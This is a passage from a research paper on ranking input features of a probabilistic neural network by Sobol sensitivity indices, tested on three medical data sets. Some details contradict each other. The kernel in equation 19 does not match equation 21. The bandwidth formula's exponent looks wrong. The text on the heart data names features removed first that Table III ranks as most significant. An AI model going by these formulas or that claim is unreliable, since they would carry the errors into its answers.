for  $k = i_1, i_2, \dots, i_s$  where both  $\{i_1, i_2, \dots, i_s\}$  and  $s$  run from 1 to  $N$ .

Some important remarks can now be inferred. First of all, the integration of (1) over  $I^N$  yields

$$\int_0^1 f(\mathbf{x}) d\mathbf{x} = f_0. \quad (4)$$

which allows for computing the term  $f_0$ . Further, after integrating (1) over all variables excluding  $x_i$  one obtains

$$\int_0^1 f(\mathbf{x}) \prod_{k \neq i} dx_k = f_0 + f_i(x_i), \quad (5)$$

which provides

$$f_i(x_i) = \int_0^1 f(\mathbf{x}) \prod_{k \neq i} dx_k - f_0. \quad (6)$$

Similarly, integrating (1) over all variables excluding  $x_i$  and  $x_j$  defines the term  $f_{ij}(x_i, x_j)$  as follows

$$f_{ij}(x_i, x_j) = \int_0^1 f(\mathbf{x}) \prod_{k \neq \{i, j\}} dx_k - f_i(x_i) - f_j(x_j) - f_0. \quad (7)$$

The procedure is performed until last term  $f_{12\dots N}(x_1, x_2, \dots, x_N)$  is determined.

Assuming that  $f(\mathbf{x})$  is square integrable over  $I^N$ , all terms  $f_{i_1 i_2 \dots i_s}$  in (1) are also integrable. Thus

$$\int_0^1 f^2(\mathbf{x}) d\mathbf{x} - f_0^2 = \sum_{s=1}^N \sum_{i_1 < i_2 < \dots < i_s} \int_0^1 f_{i_1 i_2 \dots i_s}^2 dx_{i_1} \dots dx_{i_s}. \quad (8)$$

The left side of (8) is called the total variance of  $f(\mathbf{x})$

$$D = \int_0^1 f^2(\mathbf{x}) d\mathbf{x} - f_0^2 \quad (9)$$

while

$$D_{i_1 \dots i_s} = \int_0^1 f_{i_1 i_2 \dots i_s}^2 dx_{i_1} \dots dx_{i_s} \quad (10)$$

are the partial variances for each term in (1). Using (8)–(10) we receive

$$D = \sum_{s=1}^N \sum_{i_1 < i_2 < \dots < i_s} D_{i_1 \dots i_s}, \quad (11)$$

which means that

$$D = \sum_{i=1}^N D_i + \sum_{i=1}^N \sum_{j=i+1}^N D_{ij} + \dots + D_{12\dots N}. \quad (12)$$

The sensitivity indices are defined as the following ratios

$$S_{i_1 \dots i_s} = \frac{D_{i_1 \dots i_s}}{D}, \quad (13)$$

where

$$S_i = \frac{1}{D} \int_0^1 f_i^2(x_i) dx_i \quad (14)$$

are the first-order sensitivities computed for the variables  $x_i$ ,  $i = 1, \dots, N$ ; the sensitivities  $S_i$  measure how particular  $x_i$  variables affect the output of the model, i.e., the variance of  $f(\mathbf{x})$ . Similarly, the second-order sensitivity

$$S_{ij} = \frac{1}{D} \int_0^1 \int_0^1 f_{ij}^2(x_i, x_j) dx_i dx_j \quad (15)$$

is used to determine the second-order contribution from interaction between  $x_i$  and  $x_j$  to the output variance. The sum of all sensitivity indices for  $x_i$  defined as

$$S_{T_i} = S_i + \sum_{j \neq i} S_{ij} + \dots + S_{12\dots N} \quad (16)$$

measures the overall effect of this parameter on the output of the model. All  $S_{i_1 \dots i_s}$  indices are nonnegative and their sum is equal

$$\sum_{s=1}^N \sum_{i_1 < i_2 < \dots < i_s} S_{i_1 \dots i_s} = 1. \quad (17)$$

A Monte Carlo algorithm is used for an estimation of global sensitivity indices.

### III. PROBABILISTIC NEURAL NETWORK

PNN is a feedforward network initially proposed by Specht in [16], [17]. It is very popular with the scientists in the field of machine learning. PNN is frequently utilized in many applications, e.g.: medical diagnosis and prediction [18], [19], [20], [21], image classification and recognition [22], [23], [24], multiple partial discharge sources classification [25], interval information processing [26], [27], phoneme recognition [28], email security enhancement [29], intrusion detection systems [30] or classification in a time-varying environment [31].

The operation of PNN is based on a Bayes decision rule. In this section, we shortly highlight the structure of the model and its training algorithm.

#### A. Structure of the network

PNN is organized into four layers. The input vector variables  $\mathbf{x} = [x_1, \dots, x_N]$  form the neurons in the first input layer. All given training data, after some activation, are used to create the neurons in the second layer, called the pattern layer. Pattern neurons forward produced output to the next summation layer, where each summation neuron acquires inputs from the pattern neurons representing the same class. In particular, in the summation layer, there exist  $g = 1, \dots, G$  neurons and each  $g$ th neuron sums the signals from the neurons of the  $g$ th class. The last output layer yields the classification outcome on the basis of the highest value obtained from all  $G$  summation neurons.

Different approaches may be utilized to activate pattern neurons of PNN. In this paper, the product kernel involving all input variables is considered

$$K(\mathbf{x}) = \mathcal{K}(x_1) \cdot \mathcal{K}(x_2) \cdot \dots \cdot \mathcal{K}(x_N), \quad (18)$$

where each multiplicand takes the following Cauchy form

$$\mathcal{K}(x_i) = \frac{2}{\pi(x_i^2 + 1)^2}. \quad (19)$$

Such a form of kernel function allows us to define summation neuron output as follows

$$f_g(\mathbf{x}) = \frac{1}{P_g \det(\mathbf{h})} \sum_{p=1}^{P_g} \frac{1}{s_p^N} K \left( \frac{(\mathbf{x} - \mathbf{x}_g^{(p)})^T \mathbf{h}^{-1}}{s_p} \right), \quad (20)$$

where:  $P_g$  stands for the number of cases in the  $g$ th class ( $g = 1, \dots, G$ );  $\mathbf{h} = \text{diag}(h_1, \dots, h_N)$  denotes the vector of smoothing parameters;  $s_p$  is the modification coefficient;  $\mathbf{x}_g^{(p)} = [x_{g,1}^{(p)}, \dots, x_{g,N}^{(p)}]$  is the  $p$ th training vector of the  $g$ th class. The formula (20) is also referred to as the kernel density estimator (KDE) for the  $g$ th class in the context of PNN operation.

Using (18) and (19), the  $g$ th summation layer neuron produces the following signal

$$f_g(\mathbf{x}) = \frac{1}{P_g \det(\mathbf{h})} \sum_{p=1}^{P_g} \frac{1}{s_p^N} \prod_{i=1}^N \frac{2}{\pi \left( \left( \frac{x_i - x_{g,i}^{(p)}}{h_i s_p} \right)^2 + 1 \right)}. \quad (21)$$

The final output layer of PNN determines the class assignment for the sample vector  $\mathbf{x}$  based on the Bayes decision rule [17] for all  $f_g$  KDEs

$$G(\mathbf{x}) = \underset{g=1 \dots G}{\operatorname{argmax}} f_g(\mathbf{x}), \quad (22)$$

where  $G(\mathbf{x})$  provides the predicted class label. The structure of the PNN model is illustrated in Fig. 1.

#### B. Training algorithm

The training algorithm of PNN consists in the appropriate choice of the smoothing parameter  $h_i$  and the computation of the modification coefficients.

For  $N$ -dimensional data sets, when the product kernel is used for KDE estimation, one recommends to compute  $h_i$  by means of the plug-in method [32], [33]. The  $h_i$  parameters are then determined independently for each dimension

$$h = \left[ \frac{R(\mathcal{K})}{U(\mathcal{K})^2} \frac{8\sqrt{\pi}\hat{\sigma}^9}{3P} \right]^{\frac{1}{5}} \quad (23)$$

where  $\hat{\sigma}$  denotes the estimator of the standard deviation and for the Cauchy kernel in (19),  $R(K) = 1$  and  $U(K) = 5/4$ . The calculation of  $\hat{\sigma}$  is solved iteratively using second-order level approximation [34], [33].

As presented in both (20) and (21), KDE for the  $g$ th class depends on the value of the modification coefficient  $s_p$ . For PNN, it is computed separately for each class and is related to the  $p$ th training vector. The modification coefficient is defined as follows [34]

$$s_p = \left( \frac{\hat{f}(\mathbf{x}^{(p)})}{\tilde{s}} \right)^{-c}, \quad (24)$$

where

$$\tilde{s} = \left( \prod_{p=1}^P \hat{f}(\mathbf{x}^{(p)}) \right)^{\frac{1}{P}}, \quad (25)$$

where  $c$  is the non-negative constant used to determine the modification intensity. In literature, one usually assumes  $c = 0.5$  [33].




Fig. 1. The architecture of probabilistic neural network.

#### IV. ALGORITHM FOR DETERMINING SIGNIFICANCE OF FEATURES

This section describes the proposed algorithm for determining the significance of particular features in data set, which in turn, entails the reduction of the PNN's input layer. All components of the this algorithm are set out in Fig. 2 in form of the flowchart. As it can be observed, the flowchart is divided into two parts. The upper part (over the dashed line) concerns a description of PNN topology with all stages of learning process. The bottom part (under the dashed line) shows the application of Sobol method for providing a sensitivity indices what results in establishing the order of data features.

In the first stage of the algorithm, we start from data acquisition ❶. Since the PNN model is utilized, it is assumed (step ❷) that data are distinguished between particular classes. In step ❸, the topology of PNN is created. For this purpose, the number of records, features and classes of the considered data are acquired. Then all training patterns are copied into appropriate neurons (stage ❹) preserving class membership, as it is shown in Fig. 1. This results in obtaining the required structure of PNN ready for training process. Now, as it is presented in subsection III-B, in step ❺, the smoothing parameters  $h_i$  are computed for each of regarded classes separately. As a result  $N$  smoothing parameters are obtained in each class (which gives  $N \cdot G$  in total). In step ❻ of the algorithm, for every  $g$ th class, the modification coefficients  $s_p$ ,  $p = 1, \dots, P_g$ , are determined.

In the second stage of the algorithm, the global sensitivity analysis takes place (❼). The application of Sobol method allows us to obtain required information about influence of individual elements of the input vector on particular KDEs  $f_g(\mathbf{x})$ . Based on the Sobol approach described in Section II, for each input element  $x_i$  and each class estimator  $f_g(\mathbf{x})$ , the first order sensitivity index  $S_{i,g}^{(p)}$  (14) for the  $p$ th training pattern is computed. After determination of  $S_{i,g}^{(p)}$  for all  $P$  training patterns, one can calculate aggregated parameters by applying mean square average sensitivity norm

$$S_{i,g}^{\text{mean}} = \sqrt{\frac{\sum_{p=1}^P \left(S_{i,g}^{(p)}\right)^2}{P}}. \quad (26)$$

Finally, it is required to define the maximum value  $S_i$  in  $i$ th row of the matrix  $\mathbf{S}^{\text{mean}}$  with the elements aggregated according to (26)

$$S_i = \max_{g=1,\dots,G} \{S_{i,g}^{\text{mean}}\}. \quad (27)$$

In the last step ❽, the algorithm returns the sorted vector with  $S_i$  coefficients and the vector which contains the indices corresponding to the sorted coordinates. The first algorithm output item informs us about the aggregated quantitative sensitivity of individual inputs in the PNN's class estimator. These inputs are associated with the features of the considered data set. The second algorithm output item gives us the possibility to indicate the order of features' significance.




Fig. 2. Flowchart of the proposed algorithm.

The steps 7 and 8 as well as the PNN learning stages 1–6 constitute the complete algorithm for determining the significance of particular features of data set.

In the current paper, we do not focus on providing a priori general criterion to decide what is the right number of features to remove. Such a criterion could, for example, be based on finding explicit difference between two neighboring  $S_i$  elements in the matrix  $\mathbf{S}^{\text{mean}}$ , as shown in [9]. On the other hand, determining a general threshold of feature significance is difficult to establish since it is dependent on classifier applications. However, if we assume the use of PNN in classification tasks, some solution could rely on iterative reduction of the least significant feature along with simultaneous assessment of the network quality.

## V. NUMERICAL RESULTS

In this section, numerical verification results of the proposed algorithm are presented. In the first part, we focus on Sobol sensitivity method applied to determine the significance of input features. The second part considers the evaluation of the introduced algorithm in the classification tasks. To make

our study more representative, three UCI-MLR medical data sets are taken under consideration. Table I characterizes these data sets. In particular, we present: the number of records with class distribution ( $M_i$ ), the number of features ( $N$ ), and the number of classes ( $C$ ). In the last column of the table, the bibliographic reference of each data set is provided.

TABLE I  
CHARACTERISTICS OF EXPERIMENTAL DATA SETS

Data set	Abbrev.	$M_i$	$N$	$C$	Biblio.
Wisconsin Breast Cancer	WBC	239 – 444	9	2	[35]
Statlog Heart	SH	150 – 120	13	2	[36]
Parkinsons Data	PD	48 – 147	22	2	[37]

### A. Significance of data features

This part of paper examines the application of the Sobol method used to determine the significance of the individual features for all data sets presented in Table I. The results of the numerical verification of the algorithm presented in Section IV are shown in three drawings for each data set separately. In particular, for the WBC data set, Fig. 3 contains the sensitivity values  $S_i$  for each data feature, Fig. 4 displays the sorted values of  $S_i$  in descending order while Fig. 5 illustrates the difference between the particular bins presented in Fig. 4, i.e.  $dS_i = S_{i-1} - S_i$  for  $i = 2, 3, \dots, N$ . Figures 6, 7, and 8 depict respectively:  $S_i$ , sorted  $S_i$  and  $dS_i$  for the SH data set. Finally, in Fig. 9, Fig. 10, and Fig. 11, we show  $S_i$ , sorted  $S_i$  and  $dS_i$  for the PD data set, respectively.




Fig. 3. Sensitivity coefficients for the WBC data set.

In the case of the WBC data set (Fig. 3 and Fig. 4), we can see that the 9th feature is the most dominating since its sensitivity is equal  $S_9 = 0.3998$ . Then, two features can be distinguished, i.e.,  $x_6$  and  $x_7$  for which  $S_i \approx 0.2$ . The next distinctive group of features constitute  $x_1$  and  $x_3$  where  $S_i \in (0.05, 0.1)$ . The remaining features, i.e.,  $\{2, 4, 8, 5\}$






Fig. 4. Sorted sensitivity coefficients for the WBC data set.




Fig. 6. Sensitivity coefficients for the SH data set.




Fig. 5. The differences between sorted sensitivity coefficients for the WBC data set.




Fig. 7. Sorted sensitivity coefficients for the SH data set.

comprise the collection of less significant inputs because all their sensitivities are less than 0.025. In Fig. 5, one can clearly notice two distinct values for the first and third bar. This indicates the border between the most important feature  $x_9$ , two elements group of  $x_6, x_7$ , and further features  $x_1$  and  $x_3$ . These visible bars may contribute to discovering the cutoff between significant and negligible features for this data set. This fact will be explained in subsection V-B.

In the case of the SH data set (Fig. 6), it is possible to point out two significant features  $x_6$  and  $x_2$  for which  $S_i$  equals 0.2751 and 0.2434, respectively. The next group of features create the inputs  $x_{13}$  and  $x_3$  with  $S_i \approx 0.1150$ . Then for the features  $\{x_{12}, x_{11}, x_{10}\}$  (what can be observed in Fig. 7), we can remark linear decline of the sensitivity. The remaining features are characterized by a similar value of  $S_i \approx 0.02$ . Only the last feature  $x_1$  is the least significant what results from  $S_1 = 0.0047$ . Analyzing Fig. 8, one can see a noticeable peak at 13th feature and much smaller one at  $x_{12}$ . These observations indicate two potential borders where the input

reduction may occur.

Finally, for the last PD data set considered in this study, which consists of 22 features, one observes that the most important feature index is 10; here  $S_{10} = 0.1602$  (see Fig. 9 and 10). Subsequent group of features is characterized by  $S_i \approx 0.1$  which includes inputs  $\{x_{13}, x_6, x_8, x_{12}\}$ . Analyzing the indices of features from the set  $\{1, 5, 4, 15\}$  we can see a linear decrease in the sensitivity coefficient values. The next two peaks in the figure belong to features 11 and 14 with similar sensitivity (approx. 0.028). The last group of features comprises the ones for which  $S_i < 0.02$ .

#### B. Verification of data features significance in classification task

The results presented in subsection V-A are verified in the classification problems. Firstly, we apply Sobol method globally on the entire data set and determine the order of features' significance. Sorted sensitivity coefficients for the considered WBC, SH and PD data sets are presented in Figures 4, 7 and 10, respectively. Then, the PNN classification




Fig. 8. The differences between sorted sensitivity coefficients for the SH data set.




Fig. 10. Sorted sensitivity coefficients for the PD data set.




Fig. 9. Sensitivity coefficients for the PD data set.




Fig. 11. The differences between sorted sensitivity coefficients for the PD data set.

performance is evaluated using a 10-fold cross validation (CV) procedure. Single classification task is performed by removing the least significant feature. The entire procedure is conducted until a single feature is left. The whole experiment is repeated 30 times. As the result, we provide classification quality computed as the ratio of the number of correctly classified input patterns to the data set cardinality.

For all analyzed data sets, the obtained results are set out in tables and figures. The tables present the following indicators: the current number of features ( $N$ ), the least significant feature index ( $LSF$ ), average learning quality along with standard deviation—denoted as  $q_{cv}^L$  and  $std(q_{cv}^L)$ , and average test quality with standard deviation—denoted as  $q_{cv}^T$  and  $std(q_{cv}^T)$ . In the case of figures, the plotted bars depict  $q_{cv}^L$  (painted gray) and  $q_{cv}^T$  (painted white) determined at particular set of selected features.

Table II and Fig. 12 represent the results for the WBC data set. Analyzing the reduction of individual features, the following is observed. First of all, the inequality  $q_{cv}^L > q_{cv}^T$

holds in the entire range of feature indices. The sensitivity to the reduction in the test set is higher than the one in the learning set. Secondly, by reducing the least significant feature (no. 5) we notice an improvement in the quality of the classification for the test set. However, within the removal of the next least significant features (i.e., 8, 4 and 2), a slight quality decrease is noticed:  $q_{cv}^L$  drops from 0.9987 (for full data set) down to 0.9946 (data set with 6 features) while  $q_{cv}^T$  – from 0.9677 down to 0.9458. Let us proceed further: by removing  $x_3$  and  $x_1$ , we achieve the decrease of the test quality to 0.9311. Now the tendency in quality decrease becomes stronger and stronger since discarding the next two features (7 and 6) results in a sudden  $q_{cv}^T$  decline (0.8912). Finally, leaving only the most significant 9th feature causes a drastic worsening of the test quality (down to 0.7861). The above conclusions strongly refer to the groups of features with similar sensitivity values.

For the SH data set, the results are presented in Table III and in Fig. 13. Here, the effect of simultaneous features' reduction

TABLE II  
SIMULATION RESULTS FOR WBC DATA SET

$N$	$LSF$	$q_{cv}^L$	$std(q_L)$	$q_{cv}^T$	$std(q_T)$
9	5	0.9987	0.0001	0.9677	0.0023
8	8	0.9973	0.0001	0.9697	0.0019
7	4	0.9972	0.0002	0.9589	0.0024
6	2	0.9946	0.0001	0.9458	0.0032
5	3	0.9861	0.0002	0.9421	0.0030
4	1	0.9691	0.0005	0.9311	0.0026
3	7	0.9245	0.0004	0.8918	0.0019
2	6	0.9079	0.0008	0.8912	0.0046
1	9	0.7876	0.0008	0.7861	0.0015




Fig. 12. Simulation results for WBC data set.

and the increase of the classification quality can be discerned. This phenomenon occurs when first two features (i.e., 6 and 2) are deleted from data set. The test quality grows from 0.7781 for original data set up to 0.7819 for the reduced one. The removal of four least significant features leads to 0.0155 decrease of  $q_{cv}^T$  index. The rejection of the subsequent features results in a significant deterioration in the data set representativeness, therefore the obtained outcomes keep on worsening. The smallest value of test quality is obtained for  $N = 2$ . However, for the data set with the single feature ( $N = 1$ ), the value of  $q_{cv}^T$  is over 7% higher than the one determined when  $N = 2$ .

Finally, Table IV and Fig. 14 present the results achieved for the PD data set. As shown, discarding ten least significant features yields a slight fluctuation in classification outcomes, since the overall level of quality varies by about 2% here. The reduction of 11 features makes  $q_{cv}^T$  decrease below 0.84. The removal of seven subsequent features results in  $q_{cv}^T$  changes in the range of 0.87 to 0.83. Discarding 17 least significant features results in a substantial drop in test quality down to a

TABLE III  
SIMULATION RESULTS FOR SH DATA SET

$N$	$LSF$	$q_{cv}^L$	$std(q_L)$	$q_{cv}^T$	$std(q_T)$
13	1	1.0000	0.0000	0.7781	0.0083
12	4	1.0000	0.0000	0.7859	0.0087
11	5	1.0000	0.0000	0.7819	0.0077
10	7	1.0000	0.0000	0.7478	0.0083
9	8	1.0000	0.0000	0.7626	0.0081
8	9	0.9967	0.0002	0.6763	0.0091
7	10	0.9968	0.0004	0.6726	0.0127
6	11	0.9966	0.0002	0.6419	0.0100
5	12	1.0000	0.0000	0.6041	0.0083
4	3	0.9801	0.0012	0.5537	0.0126
3	13	0.9460	0.0012	0.5807	0.0164
2	2	0.7503	0.0021	0.5500	0.0195
1	6	0.6429	0.0012	0.6204	0.0064




Fig. 13. Simulation results for SH data set.

value of 0.7197. At last, when we get rid of  $N - 1$  features, the worst outcome is provided, i.e.,  $q_{cv} = 0.7015$ .

## VI. SUMMARY

